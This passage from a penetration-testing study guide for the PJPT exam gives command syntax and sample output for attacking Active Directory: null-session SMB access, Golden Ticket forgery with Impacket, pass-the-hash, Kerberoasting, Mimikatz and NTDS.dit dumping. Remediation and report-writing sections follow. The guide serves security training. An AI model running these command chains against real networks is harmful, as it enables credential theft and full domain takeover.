
```
# Syntax.
$ smbclient //[Target]/[Share Name] -U [Domain]\\[Username]

# Example.
$ smbclient //10.0.0.25/ADMIN$ -U AAADOMAIN.local\
\administrator

# This is different because it is specific to machines in an
```

```
Active Directory environment and uses domain user account
credentials, rather than local user account credentials.
```

Example PJPT use case

```
# Test if machine is vulnerable to null access.
$ smbclient -L -N //10.0.0.25

# With compromised credentials, check for any useful
information.
$ smbclient -L //10.0.0.25/ADMIN$ -U ejones

# With compromised credentials in Active Directory.
$ smbclient -L //10.0.0.25/C$ -U AAADOMAIN.local\
\administrator
```

Real Example



Failed SMB Client null session access attempts. These machines are hardened to prevent null access.

How It Works

SMB Client allows the client (the attacker) to connect to SMB (ports 139/445) on the target machine. Credentials are sent (or none if null session is attempted). If authentication is valid, the server (the target machine) validates and creates a session for the client.

The client can then request access to a specific share. They can access/read/write/list files on the share depending on the privileges they have.

SMB is a file-sharing protocol and is designed to allow remote users access network shares. Thus, the attacker uses SMB Client to interact through the SMB protocol to access information on the target.

If SMB is misconfigured on a machine to allow null sessions, anyone can access the machine without appropriate authentication.

Next Steps

Attempt access to every share listed. Look for sensitive files and information. Whatever you find, fetch it and store on your local machine. Inspect it and see if it can help you in your penetration test.

Document if your clients' machines are vulnerable to null sessions - this is a vulnerability that they need to be made aware of.

Try to obtain credentials with elevated privileges and enumerate SMB again using SMB Client. You may be able to access more shares and potentially more crucial information as a result.

Common Beginner Mistakes

- Forgetting to enumerate SMB after obtaining different sets of credentials (null → low-privilege user → elevated-privilege user). Each set of privileges grant different access levels. It's important to enumerate at every privilege stage.
- Exploring the shares, but not transferring useful files found from the target back to their local machine. Prevents the attacker from analysing the files for information.
- Giving up after null access doesn't work. It just means the system is hardened. Try again after obtaining credentials.
- Believing SMB Client to be a "hacking tool". It's not. It can be used normally by users in Active Directory outside of a penetration test engagement to access files remotely.

Ticketer

Overview

★ Domain Compromise Phase

Ticketer is another tool from the Impacket penetration testing suite. It can help create a Golden Ticket for full domain compromise.

It forges a ticket signed with the krbtgt account password hash, because the krbtgt account is the Key Distribution Centre's (KDC's) service account. As a reminder, the KDC handles Kerberos authentication and is run by the Domain Controller.

Once you have this ticket, you are capable of creating a ticket for any user. Thus, you can impersonate any user in the domain. You are capable of accessing anything on the domain, signalling complete domain compromise.

Prerequisites

You must have the krbtgt account's NTLM password hash. You can obtain this by dumping the NTDS.dit database from the Domain Controller.

You will also need the Domain SID (Security Identifier). You can obtain this through various tools like Mimikatz and Enum4Linux.

Usage

Create, export and use TGT

```
# Syntax.
$ ticketer.py -nthash [KRBTGT NT Hash] -domain-sid [Domain
SID] -domain [Domain].local [Username]

# Example.
$ ticketer.py -nthash l4k4l3jl43kljlfldjljdlf4 -domain-sid
S-1-5-34-4353454598-4353454598-4353454598-254 -domain
AAADOMAIN.local blahblahblah
```

```
# -nthash flag requires the NT part of the krbtgt NTLM hash. For reference, the NTLM hash is in the format LM:NT. You need the part after that middle colon.

# You will also need the domain SID so that the Golden Ticket can be forged for the correct domain. The SID uniquely identifies the domain to target. Without it, Kerberos cannot be sure if the Golden Ticket can be used for that domain and will not accept it.


# This command will create a [Username].ccache (Credential Cache) file in the working directory. It stores the TGT claiming to be the administrator. You need to export it with the command below:
$ export KRB5CCNAME=./blahblahblah.ccache

# The local KRB5CCNAME is where legitimate Kerberos tickets are stored. It tells Kerberos to use the newly-created ticket in that location.


# Now you need to use the ticket. The signature of the ticket looks valid to the DC (it's signed with the krbtgt account hash) so it will be accepted.

# Syntax.
$ psexec.py -k -no-pass [Domain]/Username/@[DC IP]

# Example.
$ psexec.py -k -no-pass AAADOMAIN.local/
blahblahblah@10.0.0.5 5

# -k means use Kerberos authentication. In other words, do not use NTLM password authentication and instead allow us to use our newly-created ticket to request service tickets (TGS) for anything we want now.
```


```
# -no-pass means we are not going to be using a password.
Instead, we are going to use the TGT stored in the
KRB5CCNAME location. We do not need a password - we can
directly use the ticket.
```

PSExec.py allows for remote code execution (RCE) on a target using the SMB protocol. Please see the section on PSExec for more information. This command will drop into an elevated remote shell on the machine 10.0.0.55.

Example PJPT use case

```
$ ticketer.py -nthash l4k4l3jl43kljlfldjljdlf4 -domain-sid
S-1-5-34-4353454598-4353454598-4353454598-254 -domain
AAADOMAIN.local fuser


$ export KRB5CCNAME=./fuser.ccache

$ psexec.py -k -no-pass AAADOMAIN.local/fuser@10.0.0.25
```

Real Example


impacket-ticketer -nthash -domain-sid -domain Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for /Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in Administrator.ccache
export KRB5CCNAME=Administrator.ccache
impacket-psexec LOCAL/Administrator@ -k -no-pass -dc-ip 10.0.0.225
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on .....
[*] Found writable share ADMIN$
[*] Uploading file qXAnoFyw.exe
[*] Opening SVCManager on .....
[*] Creating service omJa on .....
[*] Starting service omJa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32>

The attacker created a Golden Ticket and then used PSExec without a password to drop into an elevated, system shell on the machine they were targeting. This signals complete control over that machine.

How It Works

Ticketer builds and signs the fake TGT like how a Domain Controller would. The ticket created by Ticketer needs to mimic a real ticket so it requires domain information like the domain name, the domain SID, the username to impersonate and the krbtgt NTLM password hash.

Ticketer signs the fake TGT with the krbtgt password hash, like the real DC would. The ticket is then saved locally as the CCache file - this is the forged TGT.

The ticket is then loaded into KRB5CCNAME and used to access a service in the domain. You don't require a password - the TGT in KRB5CCNAME is enough. The DC checks this to see if it's signed with the krbtgt hash and since it is, it will grant the TGS for any service requested.

It allows authentication as any user, any privileges and persistence in the domain. This is why it is called "Golden".

Next Steps

If you successfully perform this attack, you have fully compromised the domain. Now go back and try to find different routes to compromise the domain. Find as many vulnerabilities as possible in the domain to document and contribute to a more detailed report.

Common Beginner Mistakes

- Forgetting to export the ticket. Without the ticket being stored in the default location for Kerberos TGTs, the attack will fail.
- Believing you need special privileges to create a Golden Ticket. You can create one as long as you have all the required domain information and, importantly, the krbtgt account password hash. BUT, getting the krbtgt hash will require Domain Admin privileges.
- Believing this is the end of the penetration test. It is not. You have to go back and try to find as many vulnerabilities in the domain as you can to ensure you are testing comprehensively and providing as much benefit as possible to your client.

Chapter 3

- Active Directory Attack Guidance -

Attack Progression

Overview

This page will go through a rough outline of attacking Active Directory. This is particularly helpful for the PJPT exam.

This should give you an idea of the steps to take when tackling the exam and compromising the Domain Controller. If you are stuck on any steps, please see the Tips & Tricks page for possible solutions.

If you do not understand the commands listed on this page, it is recommended that you go through the tool breakdowns and AD components pages first.

As you go through your penetration test, you should always make notes on any key information you find so have a notepad ready.

Scanning the Domain

1.

You will start off with network access and you will know your IP address. You may have to scan the network to identify your targets.

Run the following command to scan your network for targets:

```
$ nmap -sn [Subnet]
```

→ Make a note of your target IP addresses.

2.

Run full Nmap scans against all your targets in separate console sessions. This will help you identify open ports, services and other information to build your attack base.

```
$ nmap -A -T4 [Target IP]
```

Initial Attack

While you are enumerating the domain, get Responder started up and scanning for LLMNR/NBT-NS requests on the network in the background. This can help you get your first set of credentials and initial access in the domain.

```
$ responder -I [Interface] -dwp
```

Initial Domain Enumeration

1.

Now that you've got some information on the targets in the domain, you can make a start on enumerating the domain.

You can try brute-forcing domain user accounts with Kerbrute.

```
$ kerbrute userenum -d [Domain] --dc [DC IP] [Path to
Wordlist]
```

Alternatively, use CME/NXC RID bruting to identify domain user accounts.

2.

Attempt to list and access SMB shares through null sessions to see if you can identify any useful information without credentials. Run against every target with SMB accessible.

```
$ smbclient -N -L //10.0.0.25
```

Exploitation

1.

If you received a hash from Responder, perform Pass-The-Hash (PTH) attacks on the network.

```
$ crackmapexec smb [Subnet] -u [Username] -H [Password
Hash] --local-auth --sam
```

Alternatively, crack the NTLMv2 hash using HashCat.

```
$ hashcat -m 5600 [Path to File containing Hashes] [Path
to Wordlist]
```

After cracking, you could perform Pass-The-Password (PTP) attacks instead.

```
$ crackmapexec smb [Subnet] -u [Username] -d [Domain] -p
[Password]
```

2.

You could attempt to brute force passwords to the accounts. You can use comprehensive wordlists, like rockyou.txt which may take longer, or more focused AD password lists that contain commonly-used AD passwords.

```
$ kerbrute bruteuser -d [Domain] --dc [DC IP] [Path to
Wordlist] [Username]
```

→ If you are able to log in to the workstations, perform post-compromise enumeration there (outlined below).

3.

Use Metasploit to check for common Windows exploits. For example, attempt ZeroLogon, EternalBlue and PrintNightmare attacks on your targets. If you require authentication for these attacks, attempt after finding appropriate, valid credentials.

Post-Compromise Enumeration

1.

Using valid credentials, use LDAPDomainDump to find information about the domain from the Domain Controller. This can include information about domain administrators, expired/non-expired accounts, domain users, domain policies and domain computers.

```
$ ldapdomaindump ldaps://[DC Controller IP] -u '[Domain]
\[Username]' -p [Password]
```

→ Use LDAP or LDAPS depending on what ports are open on the DC.

Read through the output files and note down any key information you find. For example, any accounts that have SPNs which can be targets for Kerberoasting, any users you didn't know existed that could be targeted or password policy information.

2.

Run Enum4Linux to enumerate SMB on the DC for further domain information, like the domain SID. Running multiple scans in this manner can ensure you identify as much information about the domain as possible.

```
$ enum4linux -u [Username] -p [Password] -a [Target]
```

3.

Attempt to access the SMB shares on the workstations for which you have valid credentials. Try and find any useful information from your authenticated position.

```
# List shares.
$ smbclient -L //[Target] -U [Username]

# Access with local account credentials.
$ smbclient -L //[Target]/[Share Name] -U [Username]

# Access with domain account credentials.
```

```
$ smbclient -L //[Target]/[Share Name] -U [Domain]\
\[Username]
```

→ Hopefully by this point, you have at least one administrative foothold (this is privilege escalation) in the system. If you don't, please remember to see the Tips & Tricks page.

→ You have enough information on the domain by this point to increase your attack surface and move onto post-compromise exploitation.

Post-Compromise Exploitation

1.

With any set of valid credentials you have, make sure to perform Pass attacks (PTH & PTP) to see if they will grant you access elsewhere. This is particularly important for local admin credentials, as these are often used on multiple workstations.

2.

With your set of admin credentials, attempt to PSExec into the machine that contains that admin account.

```
$ psexec.py [Admin Account Username]@[Target IP] -hashes
[Admin Password Hash]

# Alternatively:
$ psexec.py [Admin Account Username]:"[Admin Plaintext
Password]"@[Target IP]
```

From here, you can dump local SAM hashes with Mimikatz.

```
mimikatz> privilege::debug
mimikatz> lsadump::sam
```

You could also use Secretsdump.

```
$ secretsdump.py [Admin Account Username]:@[Target IP]
-hashes [Admin Password Hash]

# Alternatively:
$ secretsdump.py [Admin Account Username]:'[Admin Plaintext
Password]'@[Target IP Address]
```

3.

Respray the network (perform Pass attacks again on the network) with the credentials and attempt to gain access on other workstations. This is an example of lateral movement across the network.

If you get new, valid sets of credentials, perform authenticated enumeration of SMB shares again. Look for sensitive data just like before.

4.

Crack all the NTLM hashes to get plaintext passwords instead of hashes. This will help you assess the strength of the domain password policy when it is time to write your report.

```
$ hashcat -m [Module No.] [Path to File containing Hashes]
[Path to Wordlist]
```

5.

Perform Kerberoasting of any accounts with SPNs.

```
$ GetUserSPNs.py [Domain]/[Username]:[Password] -dc-ip [DC
IP Address] -request
```

→ You will need any domain account's credentials for this.

Crack whatever hashes were output with Hashcat.

```
$ hashcat -m 13100 [Path to File containing Hashes] [Path
to Wordlist]
```

6.

You now have access to a service account, not just a regular domain account. Respray the network with the credentials to see if you can get access on any other machine with these credentials.

Service accounts may sometimes be wrongly assigned administrative privileges on certain machines. Check if you have administrative access by spraying the network. This is another example of privilege escalation if you started on an account with lower privileges before compromising this account. This is also an example of lateral movement between accounts.

By this stage, you should use all the information you have to compromise the Domain Admin account to pivot vertically and compromise the DC.

7.

Attempt token impersonation on workstations by getting a Meterpreter shell through Meterpreter exploits in Metasploit.

```
meterpreter> load incognito
meterpreter> list_tokens -u
meterpreter> impersonate_token [Token]
meterpreter> upload [Path to secretsdump.exe on Attacker
Machine] [Path to store secretsdump.exe on Target Machine]

# Navigate to directory where Secretsdump.py was stored on
target.
meterpreter> shell

# In the CMD CLI.
.\secretsdump.exe [Domain]/[DA Account Username]@[DC IP]
```

→ This will dump the entire NTDS.dit. At this stage, you are very close to fully compromising the domain.

If you still have not compromised the Domain Admin account, please refer to the Tips & Tricks page.

Domain Compromise

1.

After finding the credentials for the Domain Admin, dump the NTDS.dit database from the Domain Controller.

```
$ secretsdump.py [Domain].local/[DA Username]:'[DA
Password]'@[DC IP] -just-dc-ntlm
```

2.

Crack all the output NTLM passwords with Hashcat, just as before, to get plaintext passwords for all domain accounts.

```
$ hashcat -m 1000 [File Containing Hashes From NTDS.dit]
[Path to Wordlist]
```

3.

Create a Golden Ticket for full domain compromise. Use it to get an administrative shell on the Domain Controller and make a note of this for your report.

```
$ ticketer.py -nthash [KRBTGT NT Hash] -domain-sid [Domain
SID] -domain [Domain] [Any Username]
$ export KRB5CCNAME=./[Username].ccache
$ psexec.py -k -no-pass [Domain]/[Username]@[DC IP]
```

Attack Again

Now that you have fully compromised the domain, you should not just stop here.

You must give as much value as possible to your client (and also to ensure your report is comprehensive enough - particularly important for passing the PJPT). Thus, you need to go back to try and find as many different routes to compromise the DC. Attempt to identify any other exploits and attacks the domain is vulnerable to. Document everything.

After you have found as much as you can in your power, get ready to start writing your report. Prepare your screenshots and notes you made during the attac.

Tips & Tricks

Overview

This section goes over a few tips and tricks you can use in your penetration test when you get stuck.

1. If tools aren’t working how they should be...

If you feel like the tools aren’t working how they should be, double check the syntax for how to use them online (for example, on GitHub). Sometimes when tools are updated, their usage may change too.

Update and upgrade your OS to have the latest software. This is particularly important before you start your penetration test.

2. Enumerate fully

A lack of enumeration prevents you from finding information to use during the exploitation phase.

Although it’s tempting to rush enumeration, this can be fatal as it stops you from exploiting effectively.

Read through enumerated information carefully. Read the full output of scans. Attempt null/anonymous enumeration where possible.

3. New credentials = more enumeration

When you obtain a new set of credentials, enumerate the domain again.

Don’t just enumerate the domain once at the start. You have to enumerate every time you obtain new credential information.

Enumerated information can change based on AD permissions. This is why enumerating with new sets of credentials is important, as tools may reveal more information with the right privileges.

4. Look carefully at SMB shares

SMB shares can often contain useful files, such as backup data and text files containing passwords. Navigate through shares available to you carefully.

Get any files you think may even have the slightest value and analyse them on your machine.

5. Password reuse is critical

When you obtain credentials, it is very important to spray your network and try to use those credentials to authenticate to other machines.

Try the credentials against different services including SMB, LDAP and RDP if available. You never know what you can access with information you already have.

6. Don’t forget about Kerberoasting

Kerberoasting attacks are critical, especially for PJPT. They may be a direct pipeline for moving laterally to another, high-privileged account.

It’s also quite simple and requires any domain account’s credentials, but it can help escalate privileges by allowing you to access accounts with greater permissions.

7. You don’t need complicated exploits

It might be tempting to find specific exploits for service versions revealed through Nmap scans.

This can be effective in standard penetration tests. For the PJPT specifically, deep dives into trying to find exploits for service versions most likely mean you are straying away from the intended attack path.

Stick to your knowledge about Active Directory and attacks discussed in the PEH course (and this guidebook!). This is all you need to pass the PJPT, and nothing more.

It is also important to note for the PJPT, to not use exploits in a desperate attempt to make a difference. You may actually be going outside of the scope of the exam. For example, do not run Denial of Service exploits against the exam infrastructure as this can result in the termination of your exam.

8. Better documentation = better report

If you feel like you have found any useful information or done something that is important enough to discuss in the report, screenshot it without fail. Not enough screenshots may mean not enough documentation and thus lead to a weaker report.

Write notes on any information you find whilst penetration testing. This can be on a notepad app or on paper.

However, if you feel like you haven't documented well enough while you're writing your report, don't stress. There's nothing that can be done if your lab environment has terminated. Focus on writing quality descriptions of your attacks and steps for mitigation instead - this can help make up for your lack of documentation.

9. Give yourself a break when you need it

Penetration testing can be stressful, especially under timed conditions. Although it is tempting to stay at your screen constantly, giving your body a break is an underrated move.

Hydrate well. Sleep well. Eat well. Make sure you move around. Otherwise, you're doing yourself a disservice because you will not stay focused and alert which can affect your engagement.

This, rather than a lack of penetration testing skills, could be the reason you don't successfully compromise the domain.

10. If you're getting desperate...

If you're getting desperate and feel like you've hit a wall, don't panic. You likely have enough time on the exam to recover. Give yourself a break and try to recentre yourself.

Pick the account you compromised with the highest privileges and use it to enumerate again.

Look very carefully for any signs you may have missed. Spray their credentials across the network and enumerate until you find something that helps you in your next move.

Importantly, make sure you have Kerberoasted every account with SPNs.

Everything you need to know to pass the PJPT is in this guidebook and in the PEH course. As long as you follow these resources closely, you will be more than prepared to sit the exam and pass. They will not test you on anything outside of the course, so don’t waste time obsessing over other potential attacks you can use.

Attack Remediation

Overview

This section goes over steps to take to remediate vulnerabilities and attacks discussed within the guidebook.

When it comes to writing your report for the engagement, you may include the methods discussed here.

Attack & Remediation

Brute-Forcing Domain Credentials

Risk: Attackers can identify valid domain usernames and passwords.

Remediation

- Enable sensible account lockout policies.
- Monitor Kerberos authentication requests.
- Stronger password policy.
- Implement MFA (Multi-Factor Authentication).

Domain Admin Workstation Logon

Risk: Domain Administrator’s tokens and passwords can be stolen.

Remediation

- Implement a policy of preventing the Domain Administrator from logging into workstations.
- Monitor Domain Admin logons within the domain.
- Stronger password policy for Domain Administrator accounts.

Insufficient Password Complexity

Risk: Weak passwords can easily be compromised, allowing attackers to authenticate to the domain.

Remediation

- Stronger password policy.
- Implement MFA.

Dumping NTDS.dit Domain Account Credentials

Risk: This allows an attacker to compromise every domain account, including krbtgt.

Remediation

- Restrict Domain Admin logons on workstations to prevent attackers impersonating them and dumping NTDS.dit.
- Implement the principle of least privilege.
- Monitor Domain Admin actions closely.
- Implement MFA.
- Reset krbtgt account password twice (with a span of at least 10 hours in between each reset) to invalidate any forged tickets.
- Consider rebuilding the entire domain completely to eradicate the attacker's presence completely.

Insufficient Patch Management

Risk: This can allow attackers to exploit known CVEs, such as EternalBlue and PrintNightmare within the domain.

Remediation

- Apply regular security patches.
- Update software and decommission old software.

IPv6 Attacks

Risk: Unnecessary IPv6 configuration can lead to credential interception.

Remediation

- Disable DHCPv6 (DHCP for IPv6) traffic and incoming router requests. Do not block IPv6 across the network entirely, which could have unwanted side-affects.
- If WPAD is not in use internally, just disable it.
- Put Administrative users in the protected users group/make them sensitive to prevent impersonation and delegation.

Kerberoasting

Risk: Attackers may crack the Kerberos hash to reveal the service account's password.

Remediation

- Ensure service accounts follow the principle of least privilege.
- Rotate service account passwords more often.
- Stronger password policy.
- Remove SPNs for human accounts where possible.

LDAP Domain Enumeration

Risk: Attackers can identify domain information, increasing their attack base.

Remediation

- Disabled anonymous LDAP binds.
- Monitor LDAP queries.
- Monitor domain enumeration activity.

LLMNR Poisoning

Risk: Attackers can capture hashed credentials and crack them by impersonating name resolution services on the network.

Remediation

- Disable LLMNR/NBT-NS fall back, if DNS resolution fails, via Group Policy.

- If it is not possible to disable LLMNR/NBT-NS, implement Network Access Control (NAC) to prevent unauthorized devices communicating on a network and prevent them from responding to LLMNR requests.
- Enforce SMB signing across all domain machines to prevent relay attack from LLMNR poisoning.
- Stronger password policy to make cracking captured hashes more difficult. Appropriate guidelines may include: password length ≥ 14, different letter casing, symbols and numbers being used.

NTLM Relay Attacks

Risk: Attackers can relay captured authentication to other domain services, gaining access.

Remediation

- Enforce signing on all domain-joined machines.
- Disable NTLM where it's not required and rely on Kerberos authentication instead.

Null Sessions Allowed

Risk: Attackers may be able to enumerate domain information without needing credentials.

Remediation

- Disable null sessions where appropriate.
- Set alerts for attempted null sessions if it is impossible to disable them.

Outdated Software

Risk: Attackers may find exploits available to target old software systems and their vulnerabilities.

Remediation

- Apply regular security updates and patching.
- Invest in the latest software and discard vulnerable legacy systems.
- Decommission outdated software.

Over-assignment of Privileges

Risk: Accounts with unnecessarily high privileges can be compromised by attackers.

Remediation

- Enforce principle of least privilege within the domain.
- Assignment of privileges must be audited regularly.

Pass Attacks (PTH & PTP)

Risk: Attackers may gain access to other machines using compromised credentials, moving laterally across the domain.

Remediation

- Ensure local administrator accounts have unique passwords (LAPS).
- Disable NTLM authentication where possible within the domain.
- Enable MFA.
- Blacklist weak/common password combinations within the domain.
- Enforce principle of least privilege to prevent accounts from holding too many permissions on machines, which may become available to attackers through Pass attacks.

Token Impersonation

Risk: Attackers may be able to steal tokens on machines and impersonate users.

Remediation

- Implement policy that restricts Domain Admin logon to workstations.
- Restrict specific users from creating tokens to limit the scope of impersonation.
- Assign privileges according to the principle of least privilege.

Unnecessarily Open Ports

Risk: Although the risk associated is low, unnecessarily open ports may increase an intruder's attack surface.

Remediation

- Close/block/filter unused or open ports as appropriate.

Chapter 4

- Report Writing Guidance -

Report Writing Manual

Overview

After a penetration test, a report must be written for the executive management and security engineers of the client company. A penetration engagement only provides value when remediation can be given to the client to improve their defences.

The report will be presented to a range of people of different backgrounds. Tailor each section of the report to be comprehensible and relevant for its intended reader. For instance, do not use technical language for the executive summary, which is read by the company's management. Use it for the vulnerability breakdown, so security engineers know exactly how to fix the systems.

If you are sitting the PJPT, this is what your examiners will see. Ensure your report is written well.

General Advice

- Use formal language throughout. No slang or unnecessary abbreviations.
- Keep information concise and relevant. It is easy to go on a tangent whilst explaining.
- The report must include screenshots and documentation of attacks performed to demonstrate their impact to the client.
- Make the attack chain you followed explicit and clear. Someone should be able to read the narrative of your penetration test and understand why each step was taken.

Report Design Guidance

Your report must be formatted so that it is legible and clear. Do not have fancy designs in your report, which can be distracting and unprofessional.

Here are a few design recommendations:

1. The front page of your report should have a big logo of the engaging company. It should have a one-line description of what the report is - something along the lines of “[Client Company] Security Assessment Findings Report - Business Confidential”. There should be a date and version number in small print in a bottom corner of the page.
2. Have a neat, clean table of contents page. Every section and subsection of your report should be listed in the table of contents. You may even choose to turn the names of the vulnerabilities into headings so that they appear as subsections in the TOC.
3. Aim to have a colour scheme so the report does not look inconsistent and unprofessional.
4. Your report should have a header and footer. The header should include the companies’ logos. The footer should have the companies’ names, along with a “BUSINESS CONFIDENTIAL” line. Every page should be numbered so that it can be found in the TOC.

Report Structure

1. Important notices & engagement information

2. Engagement overview

3. Breakdown of risk, severity and scope of engagement

4. Executive summary of the engagement

5. Summary of vulnerabilities

6. Technical findings

Report Structure Components Breakdown

Important Notices & Engagement Information

This section will be read by management and security engineers. It should include:

1. Confidentiality statement

This subsection outlines how the information in the document is proprietary, and its use by external parties requires consent of both the client company and the company carrying out the engagement.

2. Disclaimer

This subsection outlines how the engagement is a “snapshot in time”. The findings produced from the penetration test (and recommendations for remediation) reflect the information gathered during the assessment only.

Any changes made outside of the period of engagement will not be reflected within the findings as a result.

This disclaimer should also acknowledge any time constraints. For example, the length of the engagement may have been set out to only last 2 days. Thus, it must be clear that time restrictions may limit the ability of the engaging company to fully evaluate the security of the client.

3. Contact information

This subsection should contain the contact information (names, titles, emails and phone numbers) of all parties involved. Namely, the engaging company and the client company.

Engagement Overview

This section will be read by management mostly. It should include:

1. Assessment overview

This should include the phases of the penetration test activities, such as planning, discovery, attack and reporting. This should be paired with a one-line sentence briefly explaining each phase.

You may also include a diagram to visually illustrate this to come across as more professional and clear.

2. Assessment components

This should explain what an internal penetration test is, what kind of attacks it includes and what the penetration tester aims to do during the engagement. Can use some technical language, but do not overdo it. Clarity is more important here.

Breakdown of severity, risk and scope of engagement

This section will be read by management and security engineers. It should include:

1. Finding severity ratings

This is a table that defines the levels of severity and corresponding CVSS score range used throughout the report to assess the vulnerability and its risk impact.

Severity levels should be outlined in the following order, along with their CVSS V3 Score Range and definition:

- Critical (9.0 - 10.0) - Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
- High (7.0 - 8.9) - Exploitation is more difficult but could cause elevated privileges and
  potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
- Moderate (4.0 - 6.9) - Vulnerabilities exist but are not exploitable or require extra steps such as
  social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
- Low (0.1 - 3.9) - Vulnerabilities are non-exploitable but would reduce an organization’s
  attack surface. It is advised to form a plan of action and patch during the next maintenance window.
- Information (N/A) - No vulnerability exists. Additional information is provided regarding items
  noticed during testing, strong controls, and additional documentation.

Note: If you are sitting the PJPT, you may not be fully familiar with CVSS. Try to refer to CVSS scoring where possible. Use your instinct to judge severity only when you are really unsure. The examiners are lenient enough to accept any appropriate severity level given to a finding. It may help to search online to determine the severity of the finding during the exam.

2. Risk factors

This subsection should outline how risk is measured by two factors - likelihood and impact.

Likelihood should be outlined as follows:

“Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the
difficulty of the attack, the available tools, attacker skill level, and client environment.”

Impact should be outlined as follows:

“Impact measures the potential effect of vulnerabilities on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.“

3. Scope

This subsection should outline the scope of the penetration test.

The information here should include the subnet used for testing, any scope exclusions and client allowances.

Scope exclusions are essentially a list of activities prohibited by the client while penetration testing. This may include Denial of Service and phishing attacks, for example.

Client allowances are essentially a list of things the client provided the engaging company. This may include internal access to the network via port allowances, for example.

Executive summary of the engagement

This section should include a high-level overview of vulnerabilities discovered, successful & unsuccessful attempts, strengths and weaknesses found.

1. Scoping and time limitations

Reiterate very briefly what the scope of the engagement didn't permit, along with any time limitations that were in place for the engagement.

2. Testing summary

Here, you should give the "narrative" of your engagement. Include a brief description of the attack path taken from start to finish. Each attack method should be given a reference (e.g., IPT-001) so that the client can find its full description within the technical findings section of the report.

Make sure to emphasise vulnerabilities that led to the engaging team being able to carry out specific attacks. However, it is very important that the testing summary is written to be readable by both management and technical staff. Do not include an overly-detailed summary - this is for the technical findings section.

Give the readers a link to the technical findings section so they can read in more detail about the specific vulnerabilities - this is mainly for the security engineers to read.

3. Tester notes and recommendations

This subsection should give a slightly more in-depth explanation of two to three critical weaknesses that stood out during the engagement. Explain how they made the system vulnerable, what they led to and recommendations to remediate against each of the weaknesses.

Optionally, you can point out a positive finding (i.e., something the engaging team were not able to exploit due to security measures already implemented by the client).

Give a one-liner at the end stating that the client company should review the recommendations made in the report, patch their findings and re-test regularly to improve their overall security posture.

4. Key strengths and weaknesses

